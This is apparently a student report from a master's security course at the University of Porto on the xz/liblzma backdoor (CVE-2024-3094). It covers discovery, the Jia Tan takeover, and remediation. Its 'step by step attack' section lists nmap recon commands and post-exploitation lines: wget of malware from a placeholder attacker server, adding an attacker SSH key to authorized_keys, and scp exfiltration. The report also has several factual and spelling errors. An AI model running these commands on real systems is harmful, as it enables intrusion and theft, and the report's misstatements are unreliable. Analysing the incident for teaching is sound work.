U.PORTO

FACULDADE DE CIÊNCIAS
UNIVERSIDADE DO PORTO

CVE - 2024-3094

Teoria e Prática de Ataques de Segurança

Master's in Segurança Informática

2nd October 2024

Diogo Coelho, `up202107596`

Leandro Costa, `up202408816`

Contents

Resumo

The open-source world went into panic mode when a highly sophisticated planned attack affecting the zx compression tool was shipped to production compromising linux distributions such Debian, Kali, openSUSE, and others.

The cryptography engineer Filippo Valsorda described it as one of ”the best-executed supply chain attacks we've seen described in the open, and it's a nightmare scenario”.

Some random person could have unfettered access to execute code into our machines via secret backdoor.

This was not the everyday security vulnerability, it was a threat level midnight 10.0 critical issue on the CVE RoR scale even higher than Sellshock and Heatbleed.

Introduction

This document aims to report on the research conducted on the vulnerability CVE-2024-3094 for the course Theory and Practice of Security Attacks in the academic year 2024/2025.


It is a group project that aims to describe the context, the theory, the techniques, the impact, and the countermeasures regarding it.

1 Context

1.1 Beginning

On April 1, 2024, Andres Freund, a PostgreSQL developer at Microsoft, accidentally discovered one of the most severe vulnerabilities that could easily enable a global cyber-attack.

Through the current social network "X," he claimed to have accidentally found a security issue related to changes in **postgres**. He also advised users of vulnerable distributions to upgrade their versions as soon as possible.[1]


AndresFreundTec
@AndresFreundTec@mastodon.social

I accidentally found a security issue while benchmarking postgres changes.

If you run debian testing, unstable or some other more "bleeding edge" distribution, I strongly recommend upgrading ASAP.


Figure 1: Andres's Post

1.2 Severity

CVE-2024-3094 is classified with a maximum severity **rating of 10** according to the Common Vulnerability Scoring System **(CVSS)**, indicating a critical vulnerability level. This severity is due to its backdoor, its impact on system integrity, and the fact that it affects widely-used compression utilities in various Linux distributions and macOS, highlighting its broad impact and the potential for significant disruption.[3]

The severity of this vulnerability is indicative of its potential to affect large numbers of systems and cause significant operational disruptions, making it a top priority for mitigation actions compared to other vulnerabilities that may not have as wide an impact or as severe consequences.

This was not just an ordinary security flaw, it represented a critical and highest-possible threat. It was even more severe than notorious vulnerabilities like Shellshock (9.8 - critical) and Heartbleed (7.5 - high), beeing so critical as the log4shell exploit.



Distribution	Affected Branches	Affected Packages	Remediation	Comments
Fedora	40, 41, Rawhide (active development)	xz-5.6.0-* xz-5.6.1-*	Fedora 40 – Update to latest version (5.4.x). Fedora 41 & Rawhide – Stop using immediately.	
Debian	testing, unstable (sid), experimental	xz-utils 5.5.1alpha-0.1 (uploaded on 2024-02-01), up to and including 5.6.1-1	Update to latest version (5.6.1+really5.4.5-1)	No stable branches are affected
Alpine	Edge (active development)	xz 5.6.1-r0, 5.6.1-r1	Update to latest version (5.6.1-r2)	No stable branches are affected
Kali	N/A	xz-utils 5.6.0-0.2 (Kali installations updated between March 26th to March 29th)	Update to latest version (5.6.1+really5.4.5-1)	
OpenSUSE	Tumbleweed	xz-5.6.0, xz-5.6.1	Update to latest version (5.6.1.revertto5.4)	
Arch Linux	N/A	xz 5.6.0-1	Update to latest version (5.6.1-2)	

Figure 2: Affected distros

2 Theory

XZ utils is a **tool for compression and decompressing streams** based on the lempel-Ziv-Marvov chain algorithm. It contains a command line tool installed in most linux distributions by default but also includes an API library called **liblzma** and many other pieces of software depend on this library to implement compression. One of which is sshd - Secure Shell Deamon, a tool that listens to ssh connections like connecting a local machine to the terminal on the cloud server.

Researchers are still looking for a more detailed explanation about this exploit.

At the moment is known the malicious code was discovered in the tarballs of liblzma which is what most people install. The malicious code was not present in the source code since it uses a series of obfuscations to be hidden. During the build process, the vulnerability involves the injection of a file that is misrepresented as a test file within the source code repository. This file alters specific segments of the LZMA code, enabling the attacker to intercept and manipulate data processed by this library.

Researchers have also discovered that any payload sent to the backdoor must be signed by the attacker's private key. This means the attacker is the only one who can send the payload to the backdoor, making it more difficult to test and monitor. The attacker went to Great Lengths to **obfuscate** the code so it contains **no ASCII characters** and instead has a built-in State Machine to recognize important strings.

Since the vast majority of servers that power the internet are Linux bases, this back door could have been a major disaster.

3 Discover

3.1 Detection

Fortunately, Freund, who has since become a key figure in identifying this vulnerability, was using the unstable distribution of Debian while benchmarking PostgreSQL. During his tests, he noticed unusual behavior—**SSH logins were consuming more CPU resources than expected**, a detail that most users would have overlooked.

Initially, Freund assumed the issue was specific to Debian, but further investigation revealed that the problem originated upstream, specifically in the **xz** compression utility. Realizing the potential danger, he dug deeper into the version of xz being used, given that many critical Linux distributions and tools depend on this utility.

To **check if a system is running a vulnerable version of xz**, used the following command:


```
strings `which xz` | grep '5\.6\.[01]'
```

SSH logins were using more CPU resources than normal. Initially he thought it was an issue in Debian directly but after some investigation, discovered it was actually Upstream in XY and that's really bad because so many things depend on this tool.

3.2 Jia Tan

It is unclear who is the bad guy here. The lib LZMA project is maintained by Lassie Colin, however the malicious tarballs are signed by Jia Tan, a contributor to the project.


According to the analysis by JFrog Security Research Team [5], in 2021, GitHub user account JiaT75 was created and started contributing to several projects with 546 commits done, of which the most suspicious one was made to the lib archive. On February


Openwall
bringing security into open environments
Products
Services
Publications
Follow @Openwall on Twitter for new release announcements and other news
[<prev] [next>] [thread-next>] [day] [month] [year] [list]

```
Date: Fri, 29 Mar 2024 08:51:26 -0700
From: Andres Freund <andres@...razel.de>
To: oss-security@...ts.openwall.com
Subject: backdoor in upstream xz/liblzma leading to ssh server compromise

Hi,

After observing a few odd symptoms around liblzma (part of the xz package) on
Debian sid installations over the last weeks (logins with ssh taking a lot of
CPU, valgrind errors) I figured out the answer:

The upstream xz repository and the xz tarballs have been backdoored.

At first I thought this was a compromise of debian's package, but it turns out
to be upstream.
```

Figure 3: Freund's message to Openwall

6th, 2022, JiaT75 made a significant contribution to the XZ compression project repository. The commit introduced comprehensive argument validation mechanisms to both the LZMA and LZMA2 encoders.




```
diff --git a/src/liblzma/lzma/lzma2_encoder.c b/src/liblzma/lzma/lzma2_encoder.c
index 63588ee..6914f27 100644 (file)
--- a/src/liblzma/lzma/lzma2_encoder.c
+++ b/src/liblzma/lzma/lzma2_encoder.c
@@ -378,6 +378,9 @@ lzma_lzma2_encoder_memusage(const void *options)
 extern lzma_ret
 lzma_lzma2_props_encode(const void *options, uint8_t *out)
 {
+       if (options == NULL)
+               return LZMA_PROG_ERROR;
+
        const lzma_options_lzma *const opt = options;
        uint32_t d = my_max(opt->dict_size, LZMA_DICT_SIZE_MIN);

diff --git a/src/liblzma/lzma/lzma_encoder.c b/src/liblzma/lzma/lzma_encoder.c
index 1f80145..8b90c05 100644 (file)
--- a/src/liblzma/lzma/lzma_encoder.c
+++ b/src/liblzma/lzma/lzma_encoder.c
@@ -716,6 +716,9 @@ lzma_lzma_lclppb_encode(const lzma_options_lzma *options, uint8_t *byte)
 extern lzma_ret
 lzma_lzma_props_encode(const void *options, uint8_t *out)
 {
+       if (options == NULL)
+               return LZMA_PROG_ERROR;
+
        const lzma_options_lzma *const opt = options;

        if (lzma_lzma_lclppb_encode(opt, out))
```

Figure 4: Validation to LZMA and LZMA2 encoders

In the case of CVE-2024-3094, the perpetrator had been a trusted contributor to the project for several years.

In 2022, notable changes occurred in the XZ Utils project, marking the transition of its maintainership. Lasse Collin, the project's original creator, shared responsibilities with Jia Tan by updating the bug-reporting process to involve both contributors.

Shortly after that, Collin released his final version of XZ Utils, passing the maintainership to Jia Tan, who introduced their first release. Over the following months, a series of technical updates laid the groundwork for a malicious backdoor. One key change was the introduction of ifunc support, credited to Hans Jansen, which was later identified as a possible vector for the backdoor's operation. In parallel, Jia Tan disabled fuzz testing for ifunc, preventing the detection of these changes by security tools.



```
2023-06-28  Jia Tan       CI: Add test with -fsanitize=address,undefined.                 commit | commitdiff | tree
                          ...accept disabling of __attribute__ ifunc
                          ...fsanitize=address to pass because ifunc
2023-06-27  Jia Tan       Docs: Document the configure option --disable-ifunc...          commit | commitdiff | tree
                          ...the configure option --disable-ifunc in INSTALL.
2023-06-27  Lasse Collin  CMake: Rename CHECK_ATTR_IFUNC to ALLOW_ATTR_IFUNC.             commit | commitdiff | tree
                          CMake: Rename CHECK_ATTR_IFUNC to ALLOW_ATTR_IFUNC.
2023-06-27  Lasse Collin  liblzma: Add ifunc implementation to crc64_fast.c.              commit | commitdiff | tree
                          liblzma: Add ifunc implementation to crc64_fast.c.
                          The ifunc method avoids indirection via...
                          ...ELF platforms which do support ifunc.
                          The ifunc method has some limitations, for...
                          The configure option --disable-ifunc must be used for such builds.
2023-06-27  Hans Jansen   Add ifunc check to CMakeLists.txt                               commit | commitdiff | tree
                          Add ifunc check to CMakeLists.txt
                          ...now verify if __attribute__((__ifunc__())) can be
                          ...system. If so, HAVE_FUNC_ATTRIBUTE_IFUNC will be
2023-06-27  Hans Jansen   Add ifunc check to configure.ac                                 commit | commitdiff | tree
                          Add ifunc check to configure.ac
                          ...now verify if __attribute__((__ifunc__())) can be used in
                          ...system. If so, HAVE_FUNC_ATTRIBUTE_IFUNC will be defined to 1.
```

Figure 5: ifunc implementation to XZ Utils

By early 2024, the backdoor began to take shape, with malicious code added to the project's build scripts and test files. Subsequent releases of XZ Utils, including versions 5.6.0 and 5.6.1, contained the fully operational backdoor, distributed through major Linux distributions such as Debian, Fedora, and Gentoo.

4 Exploit - Step by Step Attack

CVE-2024-3094 is a critical vulnerability **still under investigation by security researchers**, but based on the known characteristics, here's a conceptual approach to how the attack could be performed.

4.1 Scan for Vulnerable Machines (recon)

An attacker begins by scanning for systems that could be running vulnerable versions of xz (5.6.0 or 5.6.1). While **xz doesn't open ports directly**, services like **SSH or package managers** that use xz for compression can be targeted.

By using tools like **nmap**, an attacker can identify open ports and gather operating system information through banner grabbing and OS fingerprinting. For example:

Detecting SSH on port 22:

```
nmap -p 22 -sV <target-ip>
```

Performing OS fingerprinting to identify the Linux distribution:

```
nmap -O <target-ip>
```

If the attacker detects a Linux system (e.g., Debian, Ubuntu), they may infer that **xz** is installed, potentially running a vulnerable version.

4.2 Craft the Payload

Once a target system is identified, the attacker crafts a payload to exploit the backdoor. The payload must be **cryptographically signed** using the attacker's private key, as this vulnerability requires a specifically crafted payload to be executed by the malicious backdoor.

The payload is typically designed to:

- **Provide Remote Code Execution (RCE)**: This allows the attacker to execute arbitrary commands on the victim's machine.
- **Establish Persistence**: The payload can ensure the attacker retains access over time, often by setting up reverse shells or adding SSH keys to ˜/.ssh/authorized_keys.

While the exact details of this payload are still being studied, the attack would likely involve crafting a shell-based payload that could be delivered to the system. The payload could be created using tools like **msfvenom** or **manually crafted to avoid detection**.

4.3 Remote Code Execution (RCE)

Once the payload is in place, it is believed that the attacker could potentially **trigger Remote Code Execution (RCE) via the backdoor** in the vulnerable xz version. The backdoor, designed to accept a cryptographically signed payload, might execute the malicious code with the same privileges as the **xz** process—potentially with elevated privileges such as **root**.

If successful, RCE could provide the attacker with direct access to the system's command line, allowing them to run commands as though they were physically at the machine.

Some possible actions an attacker could take after gaining RCE include:

- **Download additional malware**:

  ```
  wget http://<attacker-server>/malware.sh -O /tmp/malware.sh
  ```

- **Establish a persistent backdoor** by adding their own SSH key:

  ```
  echo "attacker-public-key" >> ~/.ssh/authorized_keys
  ```

4.4 Post-Exploitation and Possible Attacks

Once the attacker has RCE on the system, the possibilities for further exploitation are numerous:

- **Data Exfiltration**: The attacker can steal sensitive information such as credentials, configuration files, or business-critical data.

  ```
  scp user@victim-machine:/path/to/sensitive/data /local/destination
  ```

- **Espionage**: The attacker can passively monitor the system for valuable information, including logging keystrokes or capturing network traffic.

- **Ransomware Attack**: The attacker can encrypt files on the system, then demand ransom for their decryption.

- **Use as Part of a Botnet**: The compromised system can be turned into a ”zombie” computer, part of a botnet used for Distributed Denial of Service (DDoS) attacks or other malicious purposes. The attacker may deploy malware that connects to a Command and Control (C2) server to await further instructions.


5 Impact and Countermeasures

5.1 Impact

This **long-term involvement** suggests a strategic, possibly state-sponsored, entity exploiting the trust and credibility **built over time to implement a backdoor unnoticed**. The ambiguity surrounding the identity of the perpetrator—whether an individual or a state actor from countries like Russia, North Korea, or the USA—highlights the complexity and sophistication of the threat, reflecting a patient and calculated approach to cyber espionage.

5.2 Countermeasures

The malicious injection present in the xz versions 5.6.0 and 5.6.1 libraries is only included in the tarball download package. As of this writing, users can downgrade xz-utils to a version earlier than 5.6.0 or replace it with components such as 7zip in the application. Since the affected scope are XZ Utils **versions** $5.6.0 - 5.6.1$, is recommended to users to **downgrade XZ Utils to 5.4 or earlier** for safety reasons.[2] An alternative solution is to upgrade to version 5.6.2, which has already been released, as indicated on the XZ GitHub releases page [4].



XZ Utils 5.6.2 (stable)

Larhzu released this May 29 · 359 commits to master since this release v5.6.2
3ec664d

NOTE: 5.2.13, 5.4.7, and 5.6.2 have a build system issue that prevents building of shared libraries on some systems like mips64. See the patch itself for details. The same patch applies to 5.2.13, 5.4.7, and 5.6.2.

```
5.6.2 (2024-05-29)

    * Remove the backdoor (CVE-2024-3094).
```

Figure 6: XZ Utils 5.6.2 - Github

6 Conclusion

The discovery of CVE-2024-3094 concludes that the vulnerability represents one of the most severe security threats in recent history, with a critical impact on widely used Linux distributions. The malicious backdoor in the XZ compression tool highlights the risks of supply chain attacks, as it allowed remote code execution and compromised system integrity across numerous platforms.

It underscores the urgent need for enhanced security measures within the software supply chain, particularly in open-source projects. While the potential for critical vulnerabilities such as this to be exploited poses a significant threat to systems globally, it is evident that the current pace of response and mitigation efforts must accelerate to address the evolving landscape of cyber threats. The backdoor embedded in widely used compression utilities exemplifies how trust can be manipulated to facilitate long-term infiltration, ultimately jeopardizing not just individual systems but the integrity of entire infrastructures.

As reliance on open-source software continues to grow, stakeholders must prioritize rigorous security assessments and promote transparent collaboration to ensure the safety and reliability of essential software tools.

References

[1] Fireship. Critical backdoor vulnerability in xz utils, 2024. Accessed: 2024-09-28.

[2] Red Hat. Cve-2024-3094, 2024. Accessed: 2024-09-30.

[3] National Institute of Standards and Technology. Cve-2024-3094, 2024. Accessed: 2024-09-27.

[4] Tukaani Project. Xz release 5.6.2, 2024. Accessed: 2024-09-30.

[5] JFrog Security Research Team. Xz backdoor attack: Cve-2024-3094 — all you need to know, 2024. Accessed: 2024-09-30.